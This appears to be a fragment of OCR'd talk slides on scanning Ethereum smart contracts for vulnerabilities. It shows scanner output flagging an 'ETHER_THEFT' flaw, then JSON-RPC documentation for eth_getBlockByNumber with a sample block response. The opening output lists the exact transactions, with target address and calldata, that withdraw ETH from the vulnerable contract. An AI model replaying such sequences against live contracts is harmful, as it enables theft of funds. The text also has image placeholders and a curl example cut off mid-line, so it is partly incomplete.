Confirmed vulnerability!
Initial balance = 10000000000000000000, final balance = 10099999999999938082
Type = ETHER_THEFT
        Description = Looks like anyone can withdraw ETH from this contract.
        Transactions = [{'from': '0x1dF62f291b2E969fB0849d99D9Ce41e2F137006e', 'to': '0xe78A0F7
E598Cc8b0Bb87894B0F60dD2a88d6a8Ab', 'data': '0x4e71e0c8', 'value': 100000000000000000}, {'from
': '0x1dF62f291b2E969fB0849d99D9Ce41e2F137006e', 'to': '0xe78A0F7E598Cc8b0Bb87894B0F60dD2a88d6a
8Ab', 'data': '0x2e64cec1', 'value': 0}]
```

Scanning the Blockchain

- Understand Ethereum
- Python
- JSON RPC
- Lots of computational resources
- Lots of time


eth_getBlockByNumber

Returns information about a block by block number.

Parameters

1. `QUANTITY|TAG` - integer of a block number, or the string `"earliest"`, `"latest"` or `"pending"`, as in the default block parameter.
2. `Boolean` - If `true` it returns the full transaction objects, if `false` only the hashes of the transactions.

Example Parameters

```
params: [
   '0x1b4', // 436
   true
]
```

Returns


See eth_getBlockByHash

Example

```
// Request
curl -X POST --data '{"jsonrpc":"2.0","method":"eth_getBlockByNumber","params":["0x
```


Result see eth_getBlockByHash

Get Block By Number




```
{
  "id": 1,
  "jsonrpc": "2.0",
  "result": {
    "number": "0x1",
    "hash": "0x964a6fe8a5ddb38240bfa25f28eb6963cc661c5fcdc8f31858e12f6ff206bbca",
    "parentHash": "0xd716ab0e2feb7cf7a801079094ff016723ebecf42fb16d9e65019ed6a93810e5",
    "mixHash": "0x0000000000000000000000000000000000000000000000000000000000000000",
    "nonce": "0x0000000000000000",
    "sha3Uncles": "0x1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347",
    "logsBloom": "0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000",
    "transactionsRoot": "0x0a35b881342552f291e5eca4924ab116dc7eb4e3adf4b330b34f020aa8684a55",
    "stateRoot": "0xdf060b46f4f916822745a23e900213ae35220c50818f91294c50cd445b21a1e4",
    "receiptsRoot": "0x2443aa6b67202233b782425d60e6c12aedac47d4eafb64e27f675cd934bff6eb",
    "miner": "0x0000000000000000000000000000000000000000",
    "difficulty": "0x0",
    "totalDifficulty": "0x0",
    "extraData": "0x",
    "size": "0x3e8",
    "gasLimit": "0x6691b7",
    "gasUsed": "0x3f819",
    "timestamp": "0x5d30592b",
    "transactions": [
      "0x67e8443a637914428c4a42f04321b1309c112c166fcfc578dc0582a21630eef7"
    ],
    "uncles": []
  }
}
```

